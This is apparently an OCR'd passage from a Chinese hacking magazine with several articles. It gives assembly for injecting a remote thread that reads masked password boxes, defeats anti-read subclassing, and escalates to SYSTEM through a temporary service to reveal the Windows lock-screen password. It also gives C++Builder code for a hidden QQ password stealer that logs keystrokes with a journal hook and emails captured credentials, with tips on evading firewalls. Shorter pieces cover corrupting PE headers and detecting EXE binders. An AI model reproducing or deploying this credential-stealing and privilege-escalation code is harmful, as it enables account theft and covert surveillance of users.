                or      al,al
                jnz     @B
                .break  .if ! byte ptr [esi]
        .endw

        ;取密码
        lea     eax,[ebx+offset g_buf]
_invoke [ebx+g_lpGetWindowTextA], [ebx+g_hWnd],
eax, 127

        popad
        ret
_RemoteThread endp

Remote_code_end          equ this byte
Remote_code_length       equ offset Remote_code_end
- offset Remote_code_start
```

从Remote_code_start开始到Remote_code_end就是所有要被写入目标进程的代码和数据，Remote_code_length表示所有代码和数据的大小。_RemoteThread过程就是远程线程开始执行的地方，首先确定代码的偏移位置，因为代码被写入目标进程时不能够确定到底被写到了哪个地方，所以存取变量的时候不能够直接通过一个固定的地址来存取，需要先确定代码的偏移位置，再通过变量和代码的位置关系来确定变量的地址，从而可以存取变量。确定偏移的方式采用了最最经典的代码，几乎所有的病毒代码的开头都会用到

```
        call    @F
        @@:
        pop     ebx
        sub     ebx, offset @B
```

因为call指令运行时会把他后面一条指令的地址压入堆栈，在这里也就是pop ebx指令的地址。接着执行pop ebx指令就会把刚才压入堆栈中的地址取出来，那么ebx中就保存着pop ebx指令的地址。

接下来就是调用GetModuleHandle函数和GetProcAddress函数来取得代码中所要用到的所有API函数的地址，然后调用GetWindowText函数取出密码。不过这时候密码是保存在目标进程中的，所以在_GetWindowTextRemote函数才会有ReadProcessMemory的调用来把密码从目标进程中读取出来。

二、支持某些处理过的密码框

为了防止密码框中的密码被非法查看，很多软件都采用了子类化的办法来判断读取密码是否合法。比如设置一个全局变量，当自己读取密码时把变量置1，读完密码再把它置0，然后在子类化的过程中判断这个全局变量是否为1，如果为1则表示可以读取密码，否则可以判断为非法读取，随便返回一个无用的密码。

对付这种软件本文采用了再次子类化的办法，把密码框的窗口过程替换为标准的窗口过程，从而读出密码。

```
    mov     eax, dword ptr [ebx+g_buf]
    .if eax==0
            ;某些使用了Anti技术的编辑框，可能是通过子类化的方
法来判断取字符的合法性。
            ;现在创建一个新的编辑框，用它的窗口过程来替换原来的
窗口过程，取出密码。
            _invoke [ebx+g_lpGetModuleHandleA], 0
            mov     hModule, eax
            _invoke [ebx+g_lpGetParent], [ebx+g_hWnd]
            mov     ecx, eax
            lea     eax, [ebx+offset g_szEditClassName]
            _invoke [ebx+g_lpCreateWindowExA], 0, eax,
0, WS_CHILD, 0, 0, 1, 1, ecx, 0, hModule, 0
            mov     [ebx+g_hEdit], eax
            _invoke [ebx+g_lpGetWindowLongA], eax,
GWL_WNDPROC
            _invoke [ebx+g_lpSetWindowLongA],
[ebx+g_hWnd], GWL_WNDPROC, eax
            mov     [ebx+g_lpEditProc], eax
```

```
        lea      eax,[ebx+offset g_buf]
                _invoke [ebx+g_lpGetWindowTextA],
[ebx+g_hWnd], eax, 127
                _invoke [ebx+g_lpDestroyWindow],
[ebx+g_hEdit]
                _invoke [ebx+g_lpSetWindowLongA],
[ebx+g_hWnd], GWL_WNDPROC, [ebx+g_lpEditProc]
    .endif
```

上面这段代码在 _RemoteThread 过程中，如果正常情况下取不出密码，则创建一个标准的Edit控件，用它的窗口过程来替换原来密码框的窗口过程，从而跳过原来的子类化窗口过程的检测，读出密码。

三、支持某些在Group Box中的密码

有些密码框外面往往有一个Group框，如果采用通常的办法直接取鼠标位置的控件句柄，取到的是Group控件的句柄，不是密码框的。

本文通过循环判断鼠标位置的控件，找出最里层的控件密码框，从而得到密码框的句柄。

```
_WindowFromPoint proc dwX:DWORD, dwY:DWORD
        LOCAL    hWnd, hParent, hTmp
        LOCAL    rect : RECT
        LOCAL    rectTmp : RECT

        pushad
        invoke   WindowFromPoint, dwX, dwY
        mov      hWnd, eax
        invoke   GetWindowRect, hWnd, addr rect
        invoke   GetParent, hWnd
        mov      hParent, eax

;有没有父窗口? 也就是判断当前窗口是不是子窗口
        .if eax
                m2m      hTmp, hWnd

;循环找下一个窗口，直到遍历了所有的同级窗口
                .while TRUE
invoke  GetWindow, hTmp, GW_HWNDNEXT
                        .break .if !eax

mov      hTmp, eax
  invoke  GetWindowRect, hTmp, addr rectTmp
     invoke  PtInRect, addr rectTmp, dwX, dwY

;鼠标位置点是否在窗口中?
                        .if eax
     invoke  GetParent, hTmp


        ;是否同级窗口、也就是父窗口相同?
                                .if eax==hParent
       invoke  IsWindowVisible, hTmp

    ;窗口是否可见?
    .if eax
mov      eax, rectTmp.right
sub      eax, rectTmp.left
mov      ecx, eax
mov      eax, rectTmp.bottom
sub      eax, rectTmp.top
imul     ecx
mov      ebx, eax
mov      eax, rect.right
sub      eax, rect.left
mov      ecx, eax
mov      eax, rect.bottom
sub      eax, rect.top
imul     ecx

;窗口大小是否更小?
.if ebx<eax
m2m      hWnd, hTmp
invoke   GetWindowRect, hWnd, addr rect
.endif
        .endif
            .endif
                .endif
                        .endw
            .endif
    popad
        mov      eax, hWnd
        ret
_WindowFromPoint endp
```

四、查看Windows登录框的密码

在使用Windows时，如果锁定了桌面，所有正在运行的程序都会被隐藏起来，取代的是一个类似登录的解锁界面。这样可以避免有些恶意的程序偷取用户的名称和密码。下面介绍一种办法可以查看这个解锁界面中的用户密码，当然，需要你输入密码才能看得到，没有什么实际的用处。但是，如果修改一下程序，自动监视记录用户的输入，则可以达到偷取密码的目的。大家可以先看看效果，如图。



如图所示，我们可以看到登录密码框中的密码。Windows在运行时会自动产生3个桌面：交互式桌面、屏保桌面、登录桌面。我们正常情况下运行程序时，都是指定在交互式桌面运行，也就是我们登录后所能见到的桌面。至于登录桌面对于一般的应用程序来说都不可见，你就算是枚举窗口也不可能找到登录对话框。因为我们登录系统时所能得到的最高权限是管理员权限，也就是Administrator权限。在这种权限下应用程序不能访问登录桌面，所以，我们需要先提升权限。在从管理员权限下得到SYSTEM权限后就可以为所欲为啦，这时候可以指定程序运行在登录桌面就可以，当然，在交互式桌面就看不到程序了。

获得SYSTEM权限有很多办法，我曾经总结过4种从管理员权限下获得SYSTEM权限的办法，大家可以到“看雪论坛”(http://bbs.pediy.com)找来看看。这里给大家介绍一种通过服务运行程序的方式来获得SYSTEM权限的办法：

```
_ReLaunch proc
        LOCAL    hSCManager
        LOCAL    hService

        invoke   OpenSCManager, NULL, NULL,
SC_MANAGER_CREATE_SERVICE
        .if eax!=0
                mov      hSCManager, eax
```

下转388页

```
;如果已经有了SeePassTemp服务，则要先删掉
        invoke  OpenService, hSCManager, CTXT("SeePassTemp"), DELETE
        .if eax!=0
            push    eax
            invoke  DeleteService, eax
            call    CloseServiceHandle
        .endif

        invoke  GetModuleFileName, NULL, addr g_name, MAX_PATH
        invoke  CreateService, hSCManager, CTXT("SeePassTemp"), CTXT("SeePass Temp Service"), \
        SERVICE_START + SERVICE_QUERY_STATUS + DELETE, \
        SERVICE_WIN32_OWN_PROCESS + SERVICE_INTERACTIVE_PROCESS, SERVICE_DEMAND_START, \
                SERVICE_ERROR_IGNORE, addr g_name, NULL, NULL, NULL, NULL, NULL
        .if eax!=0
            mov     hService, eax
            invoke  StartService, hService, 0, NULL
            invoke  DeleteService, hService
            invoke  CloseServiceHandle, hService
        .endif
        invoke  CloseServiceHandle, hSCManager
    .endif
    ret
_ReLaunch endp
```

_ReLaunch 过程就是通过重新运行程序，以服务的方式运行，然后程序就会自动继承服务管理器的SYSTEM权限。又因为服务管理器要求运行的服务立即返回，所以还需要再一次运行程序，然后结束这个以服务方式运行的程序，保留那个再一次运行的程序即可。

```
start:

    invoke  GetModuleHandle, NULL
    mov     g_hInst, eax

    ;如果以命令行方式运行，命令行中指定了选项 /w，则以服务的方式重新启动程序，
    ;这样一来，程序可以在 SYSTEM 权限下运行。
    invoke  GetCL, 1, addr g_lpCmdLine
    .if eax==1
        mov     eax, dword ptr [g_lpCmdLine]
        .if ah=='w' || ah=='W'
            invoke  _ReLaunch
            invoke  ExitProcess, 0
        .endif
    .endif

    ;查看程序是否运行在 SYSTEM 权限之下，如果是，说明第一次运行时命令行中指定
    ;了选项 /w，程序以服务的方式重新运行了。这时候，我们还需要再一次运行程序，
    ;指定在 WinSta0\Winlogon 桌面启动程序，这样可以查看 Windows 用户的密码。
    mov     eax, sizeof g_name
    push    eax
    invoke  GetUserName, addr g_name, esp
    pop     eax
    invoke  lstrcmp, addr g_name, CTXT("SYSTEM")
    .if eax==0
        ;这里通过检查命令行的方式避免程序不停的重新运行。
        invoke  GetCL, 1, addr g_lpCmdLine  ;-----(1)
        .if eax!=1
            invoke  GetModuleFileName, NULL, addr g_name, MAX_PATH
            invoke  lstrcat, addr g_name, CTXT(" /r")   ;传递一个命令行，供(1)处判断
            invoke  GetStartupInfo, addr g_si
            invoke  lstrcpy, g_si.lpDesktop, CTXT("WinSta0\Winlogon")
            invoke  CreateProcess, NULL, addr g_name, NULL, NULL, NULL, \
                    NORMAL_PRIORITY_CLASS, NULL, NULL, addr g_si, addr g_pi
            .if eax
                invoke  CloseHandle, g_pi.hThread
                invoke  CloseHandle, g_pi.hProcess
            .endif
            jmp     @F
        .endif
    .endif

    invoke  InitCommonControls
    invoke  DialogBoxParam, g_hInst, DLG_MAIN, NULL, addr DlgProc, NULL
@@:
    invoke  ExitProcess, 0
```

进程A运行时判断是否要求在登录桌面运行，如果是，则以服务方式重新运行程序，得到进程B，退出当前运行的进程A。重新运行的B这时候已经具有了SYSTEM权限，B开始运行时判断是否具有SYSTEM权限，如果有，则表明这个进程是通过服务方式运行的。然后B再通过CreateProcess函数再一次运行程序得到进程C，C会继承B得到SYSTEM权限。最后B返回退出，接着服务管理器返回，删掉刚才建立的服务。在调用CreateProcess函数创建C进程的时候需要指定运行在登录界面，通过在STARTUPINFO结构的lpDesktop成员中指定WinSta0\Winlogon可以达到目的。Winlogon就代表登录桌面。

五、后记

由于用到了远程线程的技术，所以程序不能在Win98下运行。

（本文中涉及到的查看星号密码的编译后的程序seepass已经收录于光盘中）

上接387页

五、小结

用户可以根据自己的需要，添加开机启动，隐藏选项。也可以把窗口的标题或者类名改成其它的窗口，便可以捕获相应的内容。大家也可以像上期文章那样通过IE把密码发送出去来躲过防火墙的拦截。

还有最后编译的时候要脱离BCB的类库。详细代码请看附加源代码，有问题请大家到X档案共同讨论。

（本文涉及到的程序源代码hu.rar、可执行程序qq.exe、查找窗口句柄工具minispy.exe，光盘有收录）

PE文件另类加密技巧

刘奇

如何才能校验指定文件是否为一有效PE文件呢？这个问题很难回答，完全取决于想要的精准程度。您可以检验PE文件格式里的各个数据结构，或者仅校验一些关键数据结构。大多数情况下，没有必要校验文件里的每一个数据结构，只要一些关键数据结构有效，我们就认为是有效的PE文件了。

我们要验证的重要数据结构就是PE header。从编程角度看，PE header实际就是一个IMAGE_NT_HEADERS结构。定义如下：

```
IMAGE_NT_HEADERS STRUCT
    Signature dd ?
    FileHeader IMAGE_FILE_HEADER <>
    OptionalHeader IMAGE_OPTIONAL_HEADER32 <>
IMAGE_NT_HEADERS ENDS
```

Signature为dword类型，值为50h、45h、00h、00h也就是PE\0\0。本域为PE标记，我们可以此识别给定文件是否为有效PE文件。

FileHeader该结构域包含了关于PE文件物理分布的信息，比如节数目、文件执行机器等。

OptionalHeader该结构域包含了关于PE文件逻辑分布的信息，虽然域名有“可选”字样，但实际上本结构总是存在的。

我们目的很明确。如果IMAGE_NT_HEADERS的signature域值等于“PE\0\0”，那么就是有效的PE文件。实际上，为了比较方便，Microsoft已定义了常量IMAGE_NT_SIGNATURE供我们使用。

```
IMAGE_DOS_SIGNATURE equ 5A4Dh
IMAGE_OS2_SIGNATURE equ 454Eh
IMAGE_OS2_SIGNATURE_LE equ 454Ch
IMAGE_VXD_SIGNATURE equ 454Ch
IMAGE_NT_SIGNATURE equ 4550h
```

接下来的问题是：如何定位PE header？答案很简单：DOS MZ header已经包含了指向PE header的文件偏移量。DOS MZ header又定义成结构IMAGE_DOS_HEADER。查询windows.inc，我们知道IMAGE_DOS_HEADER结构的e_lfanew成员就是指向PE header的文件偏移量。

现在将所有步骤总结如下：

首先检验文件头部第一个字的值是否等于IMAGE_DOS_SIGNATURE，是则DOS MZ header有效。一旦证明文件的DOS header有效后，就可用e_lfanew来定位PE header了。

比较PE header的第一个字的值是否等于IMAGE_NT_HEADER。如果前后两个值都匹配，那我们就认为该文件是一个有效的PE文件。

你是否想到了什么呢？如果上述过程中的任何一个环节出错，都会导致pe文件不能被正确加载。于是我们的加密思路就出来了。

破坏上述环节中的任何一个环节就可以了。基于这个思路我想到了以下几个方法来加密：

1、破坏IMAGE_DOS_SIGNATURE(即MZ标志)
2、破坏e_lfanew(即指向 PE header 的文件偏移量)
3、破坏IMAGE_NT_HEADER(即“PE\0\0”)

有了思路，剩下的事情就简单了，用任何一款十六进制编辑器打开任一PE文件。修改以上3点内容中的任何一个。就可以实现加密了。那解密呢。当然是再修改回来了。如何你手上没有工具，用vc也可以啊。用vc实验如下，这次的实验对象是系统自带的计算器，先复制一份计算器，我这里重新命名为tt.exe，用vc打开tt.exe，如图1。

```
MZ..............
........@.......
................
................
........?..L.?Th
is program canno
t be run in DOS
mode....$.......
.E.d.$x7.$x7.$x7
9.87.$x7..d7.$x7
.$x7.$x7.$y7D$x7
9.a7.$x7T.=7.$x7
..e7.$x79.E7.$x7
Rich.$x7........
................
PE..L.....};....
```

图1

我把MZ修改为cc，其实随便怎么修改都可以的，保存，文件变成这样了，如图2，连图标都改了。




图2

手工改有点麻烦了，写个小程序搞定吧，下面的程序用于检测是否是合法的pe文件，对照前面的分析看代码：

```
#include <windows.h>
#include <stdio.h>

int main()
{
    char filename[20];
    FILE* fp = NULL;
    IMAGE_DOS_HEADER dosHeader;
    IMAGE_NT_HEADERS ntHeader;

    printf("\nEnter file name:");
    scanf("%s", filename);


    if ((fp = fopen(filename, "r+")) == NULL)
    {
        printf("\nCan not open %s\n", filename);
        exit(1);
    }

    fread(&dosHeader,sizeof(dosHeader),1,fp);
    if (dosHeader.e_magic == IMAGE_DOS_SIGNATURE)
    {
    printf("lfanew      : %08x\n", dosHeader.e_lfanew);
    }
    else
    {
        printf("printf %s is not PE\n");
    }
    fseek(fp, dosHeader.e_lfanew, SEEK_SET);
  fread(&ntHeader, sizeof(IMAGE_NT_HEADERS), 1, fp);

  if (ntHeader.Signature == IMAGE_NT_SIGNATURE)
    {
        printf("%s is PE\n", filename);
    }
    else
    {
        printf("%s is not PE\n", filename);
    }

    return 0;
}
```

如果是合法的PE文件，那我们就可以修改了，这个太简单了吧，修改一个字节就可以了。不用我提供具体代码了吧，自己搞定吧！



打造带邮件发送功能的QQ密码记录软件

胡绪超

摘要：本文使用C++Builder，介绍了如何实时捕获QQ号码和记录QQ密码，并通过邮件发送出去。

测试环境：Win2000 Adv Server、QQ2004珊瑚虫版、QQ2005均通过测试。

关键词：窗口句柄、键盘钩子、邮件发送。

一、引言

作为一个优秀的QQ密码记录软件，必须有如下功能：


1.实时监测，隐藏运行，开机自启动。

2.记录QQ号码和密码，并通过邮件发送出去。

由于腾讯对QQ加强了安全措施：QQ登录窗口的标题变成了“乱码”；不能通过getwindowtext获得QQ登录的号码。同时由于现在绝大部分邮箱已经不支持匿名发信，需要用户身份验证。这就为我们记录QQ密码提出了挑战。

二、流程图以及程序界

具体流程如下图。



三、整体思路

主要用到两个Timer控件：Timer1用于监视QQ登录窗口，如果找到QQ密码输入框，就是QQ登录窗口。如果QQ登录窗口是当前活动窗口，就安装键盘钩子，开始键盘纪录。否则就及时卸载掉键盘钩子。Timer2用于监视用户操作，如果用户在QQ窗口上按了回车键，或者鼠标放在登录按钮上时，就开始发送捕获到的QQ号码和密码。

四、具体实现

1.取得QQ登录窗口句柄

查找窗口句柄，本文推荐短小精悍的minispy（http://www.ccrun.com），当然spy++功能更强大。用VC自带的spy++，发现QQ登录窗口的标题是空的，不过可以看到QQ窗口类名是：#32770，得到QQ号码输入框的Control ID是8B，对应的十进制是138。如果QQ登录窗口是当前活动窗口就开始捕获。

```
HWND   hwa,hwb,hwc;
    hwa=FindWindow("#32770",0);   //查找QQ窗口
    hwb=GetDlgItem(hwa,138);   //查找QQ密码输入框，确认是QQ登录窗口
    hwc=GetForegroundWindow();   //找到当前活动窗口
    ...
    if (hwb!=0 &&(hwa==hwc))   //找到QQ登录窗口，并且QQ登录窗口是当前活动窗口
      {if(g_hLogHook==NULL)   //如果没有安装键盘纪录钩子就安装
        g_hLogHook=SetWindowsHookEx(WH_JOURNALRECORD,(HOOKPROC)JournalLogProc,HInstance,0);
        SendMessage(hwb,WM_GETTEXT,255,(LPARAM)szPass);  //取得用户的QQ号码，既然用GetWindowText()得不到QQ号码，那就只好用SendMessage()了
        qqnum=szPass;   //把得到的QQ号码送到全局变量qqnum
      }
    if (hwa!=hwc)   //如果当前活动窗口不是QQ窗口
      {if(g_hLogHook!=NULL)   //如果安装键盘纪录钩子就卸载
        {UnhookWindowsHookEx(g_hLogHook);
         g_hLogHook=NULL;
        }
      }
```

2.监视用户操作

```
if(buffer!=""){   //存放用户密码的buffer及时清空，防止邮件重复发送
  GetCursorPos(&lpPoint);   //鼠标位置
  hw=WindowFromPoint(lpPoint); //所在窗口的句柄
  GetWindowText(hw,s,100);   //得到窗口的文字
  if((AnsiString(s).Pos("登录")>0)|| (buffer.Pos("[enter]")>0))   //如果是鼠标在包含“登录”
  位置，或者输入中敲了回车键
  { buffer1=buffer;   //记录的密码送到buffer1
    buffer="";   //buffer及时清空
  ...
  buffer1=qqnum + ":" + buffer1;
  TForm1::sendmail();}   //发送邮件
```

3.键盘钩子

键盘钩子相信大家已经很熟悉了，详细代码大家参考代码中的JournalLogProc()函数，由于记录的是密码，信息比较少，我就把每次按键的信息保存到一个全局变量buffer中，如果用户用了软键盘，那这种办法就捕获不到了，不过还是有其它办法可以处理的，但是毕竟用软键盘的还是太少太少了。


4.邮件发送

发送邮件是用到了BCB中的NMSMTP控件，代码如下：

```
NMSMTP1->Host=Edit1->Text;   //主机
NMSMTP1->PostMessage->FromAddress=Edit2->Text;   //发送信箱
NMSMTP1->UserID=Edit3->Text;   //用户名
NMSMTP1->PostMessage->ToAddress->Add(Edit5->Text); //密码
NMSMTP1->PostMessage->Subject=qqnum;   //qq号码+qq密码
由于邮件使用Base64编码，所以还必须对用户名和密码进行编码
EncName=encode(Edit3->Text);   //对用户名进行Base64编码
EncPsw=encode(Edit4->Text);   //对密码进行Base64编码
if(NMSMTP1->ReplyNumber==334)
    {NMSMTP1->Transaction(EncName);   //提交用户
     StatusBar1->SimpleText="Auth name!" ;   //在状态条里面显示
    }
if(NMSMTP1->ReplyNumber==334)
    {NMSMTP1->Transaction(EncPsw);   //验证密码
    }
NMSMTP1->SendMail();   //发送邮件
```

由于发一次邮件从连接服务器到发送大约要10多秒时间，发送邮件的过程还容易出现异常现象，所以最后用的时候用TRY…CATCH，捕获NMSMTP1->Connected的错误。

EXE捆绑文件能奈我何



smallrascal

自从写了“打造EXE文件捆绑检测器VB篇”后，就一直有人问如何可以将检测出已捆绑的文件单独分离出来，以便分析，其实还是利用检测的原理，在此还是要先说明一下。

一、分析

EXE文件捆绑程序主要是突出“捆绑”二字，即将几个EXE文件“拼接”在一起形成一个文件（本文以两个被捆绑的EXE文件为例，加上捆绑器本身，总共是三个文件），在执行的时候将其分解后分别执行，那么如何制作捆绑文件呢？其实很简单，只要准备三个文件，第一个是我们用来分解捆绑后文件并调用的程序，第二个和第三个就是要准备的被捆绑文件，换句话说就是分解后被调用的两个文件。首先将第一个读入内存，然后创建一个新文件，将其写入，随后读入第二个，将其写在刚创建的新文件末尾，这样两个文件就已经被捆绑在一起了，第三个只要依葫芦画瓢就可以了。这就是EXE文件捆绑的原理，是不是很简单啊！那检测器就更简单啦！

每一个Windows系统的EXE文件都有指定的格式，这就是我们常说的PE文件格式，下表就是PE文件框架结构。

所有PE文件（甚至32位的DLLs），必须以一个简单的DOS MZ header开始，在偏移0处有DOS下可执行文件的“MZ”标志，有了它，一旦程序在DOS下执行，DOS就能识别出这是有效的执行体。在文件中检测“MZ”标志出现的次数，如果大于1，那就很可能被捆绑了其它文件，这就是检测器的原理。

```
DOS MZ header
DOS stub
PE header
Section table
Section 1
Section 2
Section
Section n
```

